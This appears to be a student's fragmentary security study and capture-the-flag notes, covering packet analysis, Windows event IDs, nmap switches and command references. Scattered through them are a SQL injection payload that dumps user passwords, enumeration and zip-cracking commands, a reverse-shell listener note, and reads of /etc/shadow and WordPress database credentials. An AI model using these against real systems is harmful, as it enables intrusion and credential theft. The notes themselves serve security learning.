
- tshark -r intercepted_communication.pcap -T fields -e dns.qry.name | awk -F\. '{print $1}' | tr -d "\n"

- clea

- ARP
  - tshark -r ARP_Poison.pcapng -Y "arp.opcode == 1 && eth.src == 08:00:27:53:0c:ba" -T fields -e frame.number | wc -l(total count of ARP requests associated with a specific mac address)
  - tshark -r ARP_Poison.pcapng -Y "arp.dst.proto_ipv4 == 192.168.10.1" -T fields -e arp.src.hw_mac -e arp.dst.proto_ipv4 | head -n 10(finding the first mac address associated to a specific ip address)
  - tshark -r ARP_Poison.pcapng -Y "arp.opcode == 1" | wc -l(count number of arp requests)
  - tshark -r ARP_Poison.pcapng -Y "arp.opcode == 2" | wc -l (count number of arp replies)
  - tshark -r ARP_Poison.pcapng -Y "arp" -T fields -e arp.src.proto_ipv4 -e arp.dst.proto_ipv4 | sort | uniq(find all unique ip addresses in arp packets)
  - tshark -r ARP_Poison.pcapng -Y "arp.opcode == 2" -T fields -e arp.dst.hw_mac | head -n 10(extract destination mac addresses for arp replies)(use 1 instead of two for arp request)
  - tshark -r ARP_Poison.pcapng -Y "arp" -T fields -e arp.src.hw_mac -e arp.src.proto_ipv4 -e arp.dst.hw_mac -e arp.dst.proto_ipv4(Get all ip-mac pairings in arp packets)
  - tshark -r ARP_Poison.pcapng -Y "eth.src == 08:00:27:53:0c:ba" -T fields -e ip.src -e ip.dst | head -n 10(find packets from a specific mac addresses)

  - 802.11 Denial of services
    - Checking wireless interfaces
      - iwconfig
    - Set intervcace to monitor mode(using Airmon-ng)
      - sudo airmon-ng start wlan0
    - Capture traffic using Airdodump-ng

        - sudo airodump-ng -c [CHANNEL] --bssid [BSSID] wlan0 -w [OUTPUT_FILE]
    - Kill interfering processes
        - sudo airmon-ng check kill
    - Set interface to monitor mode(using ifconfig)
        - Sudo ifconfig wlan0 down
        - Sudo iwconfig wlan0 mode monitor
        - Sudo ifconfig wlan0 up
    - Verify monitor mode
        - iwconfig
    -
    -
- USB
    - tshark -r keyboard_junkie -Y 'usb.transfer_type == 0x01 && usb.endpoint_address.direction == "in"' -T fields -e usb.capdata
    - tshark -r keyboard_junkie -T fields -e usb.capdata -Y usb.capdata 2>/dev/null (all errors are sent to the /dev/null)
-

- Filters
    - 

    - ip.src==10.251.96.4 && http.request.method==GET
    - http.request.method==POST
    - ip.dst == 10.251.96.5 && http.user_agent
    -

WIRESHARK DISPLAY FILTERS - PART 2

packetlife.net

Frame Relay

fr.becn	fr.de
fr.chdlctype	fr.dlci
fr.control	fr.dlcore_control
fr.control.f	fr.ea
fr.control.ftype	fr.fecn
fr.control.n_r	fr.lower_dlci
fr.control.n_s	fr.nlpid
fr.control.p	fr.second_dlci
fr.control.s_ftype	fr.snap.oui
fr.control.u_modifier_cmd	fr.snap.pid
fr.control.u_modifier_resp	fr.snaptype
fr.cr	fr.third_dlci
fr.dc	fr.upper_dlci

PPP

ppp.address	ppp.direction
ppp.control	ppp.protocol

MPLS

mpls.bottom	mpls.oam.defect_location
mpls.cw.control	mpls.oam.defect_type
mpls.cw.res	mpls.oam.frequency
mpls.exp	mpls.oam.function_type
mpls.label	mpls.oam.ttsi
mpls.oam.bip16	mpls.ttl

ICMP

icmp.checksum	icmp.ident	icmp.seq
icmp.checksum_bad	icmp.mtu	icmp.type
icmp.code	icmp.redir_gw	

DTP

dtp.neighbor	dtp.tlv_type	vtp.neighbor
dtp.tlv_len	dtp.version	

VTP

vtp.code	vtp.vlan_info.802_10_index
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id
vtp.followers	vtp.vlan_info.len
vtp.md	vtp.vlan_info.mtu_size
vtp.md5_digest	vtp.vlan_info.status.vlan_susp
vtp.md_len	vtp.vlan_info.tlv_len
vtp.seq_num	vtp.vlan_info.tlv_type
vtp.start_value	vtp.vlan_info.vlan_name
vtp.upd_id	vtp.vlan_info.vlan_name_len
vtp.upd_ts	vtp.vlan_info.vlan_type
vtp.version	

ICMPv6

icmpv6.all_comp	icmpv6.option.name_type.fqdn
icmpv6.checksum	icmpv6.option.name_x501
icmpv6.checksum_bad	icmpv6.option.rsa.key_hash
icmpv6.code	icmpv6.option.type
icmpv6.comp	icmpv6.ra.cur_hop_limit
icmpv6.haad.ha_addrs	icmpv6.ra.reachable_time
icmpv6.identifier	icmpv6.ra.retrans_timer
icmpv6.option	icmpv6.ra.router_lifetime
icmpv6.option.cga	icmpv6.recursive_dns_serv
icmpv6.option.length	icmpv6.type
icmpv6.option.name_type	

RIP


rip.auth.passwd	rip.ip	rip.route_tag
rip.auth.type	rip.metric	rip.routing_domain
rip.command	rip.netmask	rip.version
rip.family	rip.next_hop	


BGP

bgp.aggregator_as	bgp.mp_reach_nlri_ipv4_prefix
bgp.aggregator_origin	bgp.mp_unreach_nlri_ipv4_prefix
bgp.as_path	bgp.multi_exit_disc
bgp.cluster_identifier	bgp.next_hop
bgp.cluster_list	bgp.nlri_prefix
bgp.community_as	bgp.origin
bgp.community_value	bgp.originator_id
bgp.local_pref	bgp.type
bgp.mp_nlri_tnl_id	bgp.withdrawn_prefix


HTTP

http.accept	http.proxy_authorization
http.accept_encoding	http.proxy_connect_host
http.accept_language	http.proxy_connect_port
http.authbasic	http.referer
http.authorization	http.request
http.cache_control	http.request.method
http.connection	http.request.uri
http.content_encoding	http.request.version
http.content_length	http.response
http.content_type	http.response.code
http.cookie	http.server
http.date	http.set_cookie
http.host	http.transfer_encoding
http.last_modified	http.user_agent
http.location	http.www_authenticate
http.notification	http.x_forwarded_for
http.proxy_authenticate	

- Finding the ip address that is responsible for port scanning
  - 

  - 

  - Finding tools that we're used



- Finding uploaded files
  - http.request.method==POST(take a look at the refer to find the uploaded file)
-

- Link Layer Attacks
  - Opcode == 1 → represents all types of arp requests
  - Opcode == 2 → signifies all types of arp replies
  - Airmon-NG
  - iwconfig
- Decting Networking Abornamilities
- Application Layer Attacks

-
- Log Analysis(working on it)
  - Windows event logs(saved in .evtx files and can bbe found in the Saved Logs sections)

Each entry in the Windows Event Log is an "Event" and contains the following primary components:

1. **Log Name**: The name of the event log (e.g., Application, System, Security, etc.).
2. **Source**: The software that logged the event.
3. **Event ID**: A unique identifier for the event.
4. **Task Category**: This often contains a value or name that can help us understand the purpose or use of the event.
5. **Level**: The severity of the event (Information, Warning, Error, Critical, and Verbose).
6. **Keywords**: Keywords are flags that allow us to categorize events in ways beyond the other classification options. These are generally broad categories, such as "Audit Success" or "Audit Failure" in the Security log.
7. **User**: The user account that was logged on when the event occurred.
8. **OpCode**: This field can identify the specific operation that the event reports.
9. **Logged**: The date and time when the event was logged.
10. **Computer**: The name of the computer where the event occurred.
11. **XML Data**: All the above information is also included in an XML format along with additional event data.

    - Application
      - Information
        - Provide general usage details about the application, such as its start or stop events.
      - Error

- System
- Security
- Setup
    - The first 4 cover application errors, security events, system setups activities, and general system information
- Others
    - Forwarded Events
- Useful windows event logs
    - Windows Security Logs
        - **Event ID 4663 (Access to an Object): Security Log** (monitors access to sensitive resources)
        - **Event ID 4674 (Operation on a Privileged Object): Security Log** (tracks access to privileged objects)
        - **Event ID 4688 (New Process Created): Security Log** (logs creation of new processes)
        - **Event ID 4769 (Kerberos Service Ticket Requested): Security Log** (monitors Kerberos authentication)
        - **Event ID 4660 (Object Deleted): Security Log** (tracks deletions of objects)
        - **Event ID 4634 (Account Logged Off): Security Log** (records user logoff events)
        - **Event ID 4770 (Kerberos Ticket Renewed): Security Log** (monitors ticket renewals)
        - **Event ID 5156 (Connection Permitted): Security Log** (tracks allowed connections)
    - Windows System logs
        - **Event ID 1074 (System Shutdown/Restart):** Indicates when and why the system was shut down or restarted; unexpected events may suggest malware or unauthorized access.
        - **Event ID 6005 (Event Log Service Started):** Marks when the Event Log Service starts, useful for tracking system boot-ups and potential security issues.
        - **Event ID 6006 (Event Log Service Stopped):** Shows when the Event Log Service stops; unexpected occurrences might indicate attempts to cover up illicit activities.

- **Event ID 6013 (Windows Uptime):** Reports daily system uptime; shorter uptimes could suggest unauthorized reboots.
- **Event ID 7040 (Service Status Change):** Indicates changes in service startup types, which could signal tampering.
- **Event ID 4627 (Group Membership Information): Security Log** (related to user permissions)
- **Event ID 5143 (Network Share Object Modified): Security Log** (related to network shares)
- **Event ID 1102 (Audit Log Cleared):** Indicates when the audit log is cleared, often a sign of attempts to hide malicious activity.
- **Event ID 1116 (Antivirus Detection):** Logs when malware is detected by Defender; spikes may indicate targeted attacks.
- **Event ID 1118 (Antivirus Remediation Started):** Signifies that malware removal is in progress; monitoring is essential to ensure effectiveness.
- **Event ID 1119 (Antivirus Remediation Succeeded):** Confirms successful malware remediation; important for tracking threat neutralization.
- **Event ID 1120 (Antivirus Remediation Failed):** Indicates failed malware remediation efforts; should be addressed immediately.
- **Event ID 4624 (Successful Logon):** Records successful user logons; helps establish normal behavior and detect unusual activity.
- **Event ID 4625 (Failed Logon):** Logs failed logon attempts; multiple failures may indicate brute-force attacks.
- **Event ID 4648 (Logon with Explicit Credentials):** Triggered when a user logs on with specific credentials; anomalies can suggest lateral movement by attackers.
- **Event ID 4656 (Handle Request):** Indicates attempts to access sensitive objects; useful for detecting unauthorized access.

- **Event ID 4672 (Special Privileges Assigned):** Logs when an account logs on with super user privileges; helps track potential abuses.
- **Event ID 4698 (Scheduled Task Created):** Records creation of scheduled tasks; monitoring can help detect persistence mechanisms used by attackers.
- **Event ID 4700 & 4701 (Task Enabled/Disabled):** Indicates enabling or disabling of scheduled tasks, which can signify manipulation for malicious purposes.
- **Event ID 4702 (Scheduled Task Updated):** Shows when a scheduled task is updated; monitoring helps detect changes indicating malicious intent.
- **Event ID 4719 (Audit Policy Changed):** Records changes to audit policies, which could signal attempts to cover tracks.
- **Event ID 4738 (User Account Changed):** Logs changes to user accounts; unexpected changes may indicate account takeover.
- **Event ID 4771 (Kerberos Pre-Authentication Failed):** Similar to failed logon but for Kerberos; unusual amounts may indicate brute-force attempts.
- **Event ID 4776 (Credential Validation Attempts):** Tracks credential validation by the domain controller; multiple failures can suggest brute-force attacks.
- **Event ID 5001 (Antivirus Configuration Changed):** Indicates changes to real-time protection settings; unauthorized modifications could undermine security.
- **Event ID 5140 (Network Share Accessed):** Logged when a network share is accessed; critical for identifying unauthorized access.
- **Event ID 5142 (Network Share Added):** Records creation of new network shares; unauthorized shares may indicate data exfiltration risks.
- **Event ID 5145 (Network Share Access Attempt):** Shows attempts to access a network share; frequent checks may indicate malicious probing.
- **Event ID 5157 (Connection Blocked):** Indicates when the Windows Filtering Platform blocks a connection, useful for identifying malicious traffic.

        - **Event ID 7045 (Service Installed):** Logs when a new service is installed; unknown services might suggest malware presence.
    - Sort: Command-line utility to sort lines of text files, essential for organizing log data during analysis.
    - Awk: Pattern scanning and processing language used to extract specific fields or metrics from structured log files.
    - Grep: Command-line search utility used to filter lines matching a regex pattern across log files.
        - grep -E '^/.*' IIS.log | awk '{print $7, $NF}' IIS.log | sort -k2 -nr | head -n 1 → useful for finding the url that took the longest time to retrieve
    - Deep Blue CLI: PowerShell tool for automated analysis of Windows Event Logs to quickly identify threat indicators.
- Web exploitation
    - Common advice
    - SQL Injection
        - %' UNION SELECT null, concat(user,0x0a,password) FROM users#(retrieve username and password)
    - Cross site scripting
    - Tools
        - Gobuster(download this immediately: git clone https://github.com/danielmiessler/SecLists.git)
        - git clone https://github.com/n0kovo/n0kovo_subdomains.git
            - Wordlists
                - Subdomain
                    - /usr/share/seclists/Discovery/DNS/
                    - **Popular Files**:
                        - subdomains-top1million-110000.txt
                        - subdomains-top1million-50000.txt
                        - subdomains-top1million-20000.txt
                        - dns-Jhaddix.txt (commonly used for massdns)
                        - gobuster dns -d example.com -w /usr/sha
                        - re/seclists/Discovery/DNS/subdomains-top1million-20000.txt
                    - Vhosts(subdomain)
                        - gobuster vhost -u http://sightless.htb/ -w /home/kali/Desktop/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
                - Directory and File
                    - /usr/share/seclists/Discovery/Web-Content/

        - **Popular Files**:
            - common.txt
            - big.txt
            - directory-list-2.3-medium.txt
            - directory-list-2.3-small.txt
            - directory-list-lowercase-2.3-medium.txt
            - directory-list-lowercase-2.3-small.txt
        - gobuster dir -u http://example.com/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php
        - gobuster dir -u http://example.com/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
    - API enumeration
- Commands to use
- Ffuf
    - Wordlists to use

/opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt	Directory/Page Wordlist
/opt/useful/SecLists/Discovery/Web-Content/web-extensions.txt	Extensions Wordlist
/opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Domain Wordlist
/opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt	Parameters Wordlist

    - Commands to use
        - ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ
        - ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/indexFUZZ
        - ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php
        - ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v
        - ffuf -w wordlist.txt:FUZZ -u https://FUZZ.hackthebox.eu/
        - ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx
        - ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx

        - ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
        - ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
        - ffuf -u http://ipname -H "Host: FUZZ.severname.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac
- Cross-site scripting
    - What is it?
        - Failure to sanitize user input
- SQL Injection
- Others
    - Important to know
        - Setting up a proxy chains
    - Tools
        - Attacking tools
            - Hashcat
            - Nmap
            - https://www.exploit-db.com/exploits/47887

Target Specification

SWITCH	EXAMPLE	DESCRIPTION
	nmap 192.168.1.1	Scan a single IP
	nmap 192.168.1.1 192.168.2.1	Scan specific IPs
	nmap 192.168.1.1-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
-exclude	nmap -exclude 192.168.1.1	Exclude listed hosts

Nmap Scan Techniques

SWITCH	EXAMPLE	DESCRIPTION
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (Default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan
-sW	nmap 192.168.1.1 -sW	TCP Window port scan
-sM	nmap 192.168.1.1 -sM	TCP Maimon port scan

Host Discovery

SWITCH	EXAMPLE	DESCRIPTION
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning. Host discovery only.
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only.
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Port Specification

SWITCH	EXAMPLE	DESCRIPTION
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
-top-ports	nmap 192.168.1.1 -top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

        - Protocols
    - Defensive tools: Tools like Snort, Suricata, and Sysmon used to monitor system activity and detect intruder presence.
- Linux/Windows
    - Windows/LINUX(No comments)
        - Important files
            - Windows(working on it)
                - File system
            - Linux(working on it)
                - /etc/passwd
                - /root
                - /etc/shadow
                - /etc/hosts
                - /var/log/syslog

- Commands to know for Windows
  - General Commands
    - **help <command>** -> Provides help information for Windows commands.
    - **Get-Help <cmdlet>** -> Displays help about Windows PowerShell cmdlets and concepts.
    - **Update-Help** -> Downloads and installs the most up-to-date help files for Windows PowerShell.
    - **CTRL-C** -> Interrupts a currently running process.
    - **Get-Module** -> View the modules loaded into your PowerShell session.
    - **Import-Module** -> Import a module into your PowerShell session.
    - **Get-Command** -> View all commands, cmdlets, functions, and aliases loaded into your PowerShell session.
    - **Set-Location <path>** -> Changes our location in the filesystem. Same as using CD.
    - **Get-Content <file>** -> View the contents of an object. Similar to type or cat.
    - **systeminfo** -> Displays operating system configuration information for a local or remote machine.
    - **hostname** -> Displays the name of the current host.
    - **ver** -> Displays the current Windows version.

Terminal History

- **doskey /history** -> Prints out the session's command history to the terminal or outputs it to a file when specified.
- **page up** -> Places the first command in our session history to the prompt.
- **page down** -> Places the last command in history to the prompt.
- ⇧ -> Scrolls up through our command history to view previously run commands.
- ⇩ -> Scrolls down to our most recent commands run.
- ⇨ -> Types the previous command to prompt one character at a time.
- **F3** -> Retypes the entire previous entry to our prompt.
- **F5** -> Pressing F5 multiple times allows us to cycle through previous commands.
- **F7** -> Opens an interactive list of previous commands.
- **F9** -> Enters a command to our prompt based on the number specified. The number corresponds to the command's place in our history.

File & Directory Commands (CMD.exe)

- **dir** -> Lists directory contents.
- **dir /A <attributes>** -> List directory contents with the specified attributes.
- **dir /A**
  -> List hidden files in the current directory.
- **dir /A**
  -> List read-only files in the current directory.
- **cd** -> Prints current working directory.
- **chdir** -> Prints current working directory. Alternate command.
- **cd <path>** -> Changes the directory.
- **chdir <path>** -> Changes the directory. Alternate command.
- **tree <path>** -> Graphically displays the directory structure from the specified path.
- **tree /F <path>** -> Graphically displays the directory structure from the specified path, including files within the directory.
- **cls** -> Clears the terminal.
- **mkdir <directory name>** -> Creates a directory in the current working directory (or specified directory) with the specified name.
- **md <directory name>** -> Creates a directory in the current working directory (or specified directory) with the specified name. Alias of mkdir.
- **rmdir <directory name>** -> Removes a directory in the current working directory (or specified directory) with the specified name.
- **rd <directory name>** -> Removes a directory in the current working directory (or specified directory) with the specified name. Alias of rmdir.
- **rmdir /S <directory name>** -> Recursively removes all directories and files in the specified directory.
- **move [source] [destination]** -> Move file(s) from the source folder to the destination folder.
- **copy [source] [destination]** -> Copy file(s) from the source folder to the destination folder. Only works with files and not folders.
- **copy [source] [destination] /V** -> Copy file(s) from the source folder to the destination folder. Validates that the file or files are copied correctly.
- **xcopy [source] [destination]** -> Copy file(s) and folder(s) from the source folder to the destination folder. Replaced by Robocopy and currently deprecated.

- **xcopy /E [source] [destination]** -> Copy file(s) and folder(s) from the source folder to the destination folder, including empty directories.
- **xcopy /K [source] [destination]** -> Copy file(s) and folder(s) from the source folder to the destination folder. Retains the current attributes of the copied files.
- **robocopy [source] [destination]** -> Copy file(s) and folder(s) from the source folder to the destination folder. It has a more robust feature set compared to xcopy.
- **robocopy /E /MIR /A-**
  [source] [destination] -> Copy file(s) and folder(s) from the source folder to the destination folder. Mirrors the destination directory to the source and clears any additional attributes using the /A- parameter.
- **more <file>** -> Displays the output of a file or command one screen at a time.
- **more /S <file>** -> Displays the output of a file or command one screen at a time. Compresses multiple blank lines into a single line.
- **<command> <PIPE> more** -> Displays the output of a command through a <PIPE> to more.
- **type <file>** -> Displays the contents of a file.
- **fsutil file createNew <filename> <length>** -> Creates a new file with a specified file name and length.
- **echo "example string" > <filename>** -> Writes the contents provided into a new or existing file with the specified filename. If the file does not exist, a new one will be created; otherwise, the previous file's contents will be overwritten.
- **echo "example string" >> <filename>** -> Appends the provided contents to an existing file.
- **ren <filename1> <filename2>** -> Renames a file.
- **del <file>** -> Deletes a file or files.
- **del /A**
  <file> -> Deletes a file or files with the read-only attribute set.
- **del /A**
  <file> -> Deletes a file or files with the hidden attribute set.
- **erase <file>** -> Deletes a file or files. Interchangeable with del command.

PowerShell Commands

- **Get-Item** / **gi** -> Retrieve an object (could be a file, folder, registry object, etc.).
- **Get-ChildItem** / **ls** / **dir** / **gci** -> Lists out the content of a folder or registry hive.
- **New-Item** / **md** / **mkdir** / **ni** -> Create new objects. (Can be files, folders, symlinks, registry entries, and more).
- **new-item -name "Name" -ItemType <directory/file>** -> Specify the new item's name and object type.
- **Set-Item** / **si** -> Modify the property values of an object.
- **Copy-Item** / **copy** / **cp** / **ci** -> Make a duplicate of the item.
- **Rename-Item** / **ren** / **rni** -> Changes the object name.
- **Rename-Item .\Object-1.md -NewName Object-2.md** -> Rename object-1 to object-2.
- **Remove-Item** / **rm** / **del** / **rmdir** -> Deletes the object.
- **Get-Content** / **cat** / **type** -> Displays the content within a file or object.
- **Add-Content <file> "Content to add"** / **ac** -> Append content to a file.
- **Set-Content** / **sc** -> Overwrite any content in a file with new data.
- **Clear-Content** / **clc** -> Clear the content of the file without deleting the file itself.
- **Compare-Object** / **diff** / **compare** -> Compare two or more objects against each other. This includes the object itself and the content within.

Input/Output Operators

- **[command] > [file]** -> Redirects the output from a command into a file. Overwrites the specified file's contents.
- **[command] >> [file]** -> Redirects the output from a command into a file. Appends additional output without overwriting the file's original contents.
- **[command] < [file]** -> Redirects the output of the file and passes it into the command.
- **[command] | [command2]** -> Redirects the output of the first command into a <PIPE> and provides it to the second command.
- **[command] & [command2]** -> Executes both commands in succession. It does not perform checks to see if either command passes or fails.

- **[command] && [command2]** -> Checks to see if the first command executes successfully and then executes the second command. If the first command fails, the current command execution halts and the second command is not executed.
- **[command] || [command2]** -> Checks to see if the first command fails to execute successfully and, if so, proceeds to execute the second command.

User Commands (CMD.exe)

- **whoami** -> Displays the username of the currently logged-on user.
- **whoami /priv** -> Displays security privileges of the current user.
- **whoami /groups** -> Displays local groups the current user belongs to.
- **whoami /all** -> Displays all information about the current user.
- **net user** -> Lists user accounts on the computer.
- **net localgroup** -> Displays local groups on the computer.
- **net group** -> Displays global groups on the computer

Find & Filter Content (CMD.exe)

- **where <file>** -> Displays the location of file(s) provided.
- **where /R <working directory> <file>** -> Recursively searches for the file(s) provided starting from the specified directory.
- **find "example string" <file>** -> Searches for a string in the specified file and displays the lines that match the search string.
- **findstr** -> Searches for patterns in files, similar to grep.
- **findstr /S /P <pattern> <path>** -> Searches for a pattern in files and displays the matching lines.
- **comp <file1> <file2>** -> Compares the contents of two files byte-by-byte and reports any differences.
- **fc <file1> <file2>** -> Compares two files and displays the differences between them.
- **sort** -> Sorts the input data and writes the sorted output

Input/Output Operators

- **[command] > [file]** -> Redirects the output from a command into a file. Overwrites the specified file's contents.
- **[command] >> [file]** -> Redirects the output from a command into a file. Appends additional output without overwriting the file's original contents.
- **[command] < [file]** -> Redirects the output of the file and passes it into the command.
- **[f] | [command2]** -> Redirects the output of the first command into a <PIPE> and provides it to the second command.
- **[command] & [command2]** -> Executes both commands in succession. It does not perform checks to see if either command passes or fails.
- **[command] && [command2]** -> Checks to see if the first command executes successfully and then executes the second command. If the first command fails, the current command execution halts and the second command is not executed.
- **[command] || [command2]** -> Checks to see if the first command fails to execute successfully and, if so, proceeds to execute the second command.

Managing Users and Groups

- Get-Command -Module Microsoft.PowerShell.LocalAccounts
- Add-LocalGroupMember – add a user to a local security group
- Disable-LocalUser – disable a local user account
- Enable-LocalUser – enable a local user account
- Get-LocalGroup – get information about a local group
- Get-LocalGroupMember – view the list of users in a local group
- Get-LocalUser – show information about a local user
- New-LocalGroup – create a new local group
- New-LocalUser – create a local user
- Remove-LocalGroup – delete a local group
- Remove-LocalGroupMember – remove a member from a local group
- Remove-LocalUser – delete a local user
- Rename-LocalGroup – rename a local group
- Rename-LocalUser – rename a user
- Set-LocalGroup – change group settings
- Set-LocalUser – change user settings

■ File System Management

- Linux/Windows privilege escalation(working on it)
    - Windows Privilege Escalation
    - Linux Privilege Escalation
        - https://github.com/rmusser01/Infosec_Reference/tree/master/Draft/Cheat%20sheets%20reference%20pages%20Checklists%20-/Linux
        - Proxy chains
        - Reverse shells → Instead of us connect to the server, the server connects to us instead
            - netcat(nc) → used for port scanning but popular for reverse shell
            - Nc -lnvp
                - L is for listening, n is for no DNS(only ip address), v is for verbose, p is for port(the port can be anything you want)
                - Best to keep the port around the 1000 range
        - Bind Shells(the target system has a listener started and waits for connection from the attacker)
- Linux/Windows hardening(working on it)
    - Windows Hardening
        - https://anl.app.box.com/s/pa7isy2imy8zv7tjbtmnsy9h18lqnmq8/file/1334079656584
    - Linux Hardening
        - Get rid of services that
        - https://madaidans-insecurities.github.io/guides/linux-hardening.html
        - https://anl.app.box.com/s/pa7isy2imy8zv7tjbtmnsy9h18lqnmq8/file/1334088167630
        - Proxychain setup
- **Deobfuscation tools**
    - **https://pyobfuscate.com/deobf**
- Huntress CTF
    - ssh -p 32670 user@challenge.ctf.games "cat flag.txt"
    - ssh -p 32670 user@challenge.ctf.games "ls -al"
    - Amazon ctf
        - Enter -1 as the value for what u want to buy
    - Void
        - strings out.txt | less -R
        - sed 's/\x1b\[[0-9;]*m//g' out.txt> cleaned.txt
- Wireless Exploitation
    - WIFI PCAP 1
        - Aircrack-ng
            - J
            - J

- More
  - fcrackzip -D -p rockyou.txt -v -u encrypted.zip
  - zip -FF flag2.zip --out updateFlag2.zip
  - `cat wp-config.php | grep 'DB_USER\|DB_PASSWORD'`
  - `define( 'DB_USER', 'wordpressuser' );`
